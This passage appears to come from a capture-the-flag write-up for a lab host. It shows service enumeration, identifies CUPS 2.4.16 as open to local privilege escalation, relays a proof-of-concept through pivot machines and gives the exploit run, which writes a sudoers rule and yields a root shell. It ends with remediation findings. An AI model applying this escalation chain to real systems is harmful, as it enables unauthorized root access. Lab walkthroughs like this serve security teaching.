


Figure 9.2.2. SSH session established as aporter

CONCLUSION

We log in over SSH as **aporter**, which lets us read the **user flag** in its home.

User flag

aporter: `cat /home/aporter/user.txt` → ‹paste hash from the screenshot›

Step 10.1: Enumerating local services

CONTEXT

As aporter, we enumerate the running local services looking for an escalation vector to root.

EVIDENCE

```
╡ Active services: (T1543.002,T1007)
apparmor.service                        loaded active exited  Load AppArmor profiles
blk-availability.service                loaded active exited  Availability of block devices
cloud-config.service                    loaded active exited  Cloud-init: Config Stage
cloud-final.service                     loaded active exited  Cloud-init: Final Stage
cloud-init-local.service                loaded active exited  Cloud-init: Local Stage (pre-network)
cloud-init.service                      loaded active exited  Cloud-init: Network Stage
console-getty.service                   loaded active running Console Getty
console-setup.service                   loaded active exited  Set console font and keymap
cron.service                            loaded active running Regular background program processing
 daemon
cups.service                            loaded active running CUPS Scheduler
dbus.service                            loaded active running D-Bus System Message Bus
  Potential issue in service file: /usr/lib/systemd/system/dbus.service
  └─ RELATIVE_PATH: Could be executing some relative path
finalrd.service                         loaded active exited  Create final runtime dir for shutdown
```

Figure 10.1.1. Enumeration of active services (CUPS running)

```
aporter@portal:~$ find /etc -name "*cups*" 2>/dev/null
/etc/ld.so.conf.d/cups2416.conf
/etc/systemd/system/multi-user.target.wants/cups.service
/etc/systemd/system/cups.service
/etc/apparmor.d/abstractions/cups-client
/etc/cups
/etc/cups/cups-files.conf.default
/etc/cups/cupsd.conf.default
/etc/cups/cupsd.conf
/etc/cups/cups-files.conf
```

Figure 10.1.2. Locating CUPS configuration files




Figure 10.1.3. CUPS service unit file (LD_LIBRARY_PATH and cupsd -f)

CONCLUSION

We identify the **CUPS** service running, along with its configuration files and systemd unit file.

Step 10.2: Identifying the vulnerable CUPS version

CONTEXT

We determine the exact CUPS version to look for associated known vulnerabilities.

EVIDENCE



Figure 10.2.1. Installed CUPS version (2.4.16)

CVE-2026-34990 is a **local privilege escalation** vulnerability affecting **OpenPrinting CUPS** versions **2.4.16 and earlier**, which allows an unprivileged local user to escalate to **root** by exploiting a leaked local authentication token and an arbitrary root-owned file write.

Figure 10.2.2. Description of CVE-2026-34990 (LPE in OpenPrinting CUPS)

CONCLUSION

The version is **CUPS 2.4.16**, vulnerable to **CVE-2026-34990**: a local privilege escalation in OpenPrinting CUPS that, through a leaked local authentication token and an arbitrary write of a root-owned file, allows elevating privileges.

Step 10.3: Transferring the exploit through the pivot chain

CONTEXT

We move the CVE-2026-34990 PoC following the chain attacker → intermediary → target, starting temporary HTTP servers at each hop.

EVIDENCE



Figure 10.3.1. HTTP server on the attacker machine (CVE-2026-34990 PoC)



Figure 10.3.2. Downloading the exploit from the attacker to the intermediary machine




Figure 10.3.3. HTTP server on the intermediary machine serving the exploit

CONCLUSION

The exploit ends up available on the intermediary machine and served to the target, ready to be downloaded by aporter.

Step 10.4: Running the exploit and escalating to root

CONTEXT

We download the exploit on the target (aporter) and run it to complete the privilege escalation.

EVIDENCE



Figure 10.4.1. Downloading the CUPS exploit on the target machine (aporter)

```
aporter@portal:~$ python3 exploit.py.1
[*] user: aporter
[*] target: /etc/sudoers.d/aporter-pwn
[+] Local token: CFDCB8B2963921E40096EDDA7C039431
[*] attempt 1: pwn157367
[*] attempt 2: pwn268917
[*] attempt 3: pwn332398
[*] attempt 4: pwn485745
[*] attempt 5: pwn574775
[+] ROOT via sudoers
uid=0(root) gid=0(root) groups=0(root)
[*] next: sudo -n bash
aporter@portal:~$ sudo -n bash
root@portal:/home/aporter#
```

Figure 10.4.2. Running the CUPS exploit: writing to sudoers and gaining root

```
aporter@portal:~$ systemctl status cups
● cups.service - CUPS Scheduler
     Loaded: loaded (/etc/systemd/system/cups.service; enabled; preset: enabled)
     Active: active (running) since Sat 2026-10-10 18:38:34 UTC; 9min ago
   Main PID: 281 (cupsd)
      Tasks: 1 (limit: 4602)
     Memory: 3.4M (peak: 3.6M)
        CPU: 421ms
     CGroup: /system.slice/cups.service
             └─281 /usr/sbin/cupsd -f

Warning: some journal files were not opened due to insufficient permissions.
```

Figure 10.4.3. State of the CUPS service during exploitation

CONCLUSION

The exploit writes a rule in /etc/sudoers.d (aporter-pwn) and, after obtaining the local token, enables `sudo -n bash`. With it we obtain a shell as **root** (uid=0) and read the **final flag**.

Root flag

root: `cat /root/root.txt` → ‹paste hash from the screenshot›

Closing: Security findings and recommendations

FINDINGS

Finding	Recommendation
Portal and WiFi unencrypted (HTTP + open WiFi)	Enforce HTTPS/HSTS and WPA2/WPA3; avoid credentials over HTTP.
Password reuse across services	Unique credentials per user/service and periodic rotation.
Cleartext secrets in .env and database	Secrets manager, restrictive permissions and encryption at rest.
CraftCMS with known RCE (CVE-2026-28695)	Update CraftCMS and apply security patches.

Vulnerable CUPS 2.4.16 (CVE-2026-34990)	Update CUPS; disable the service if not needed.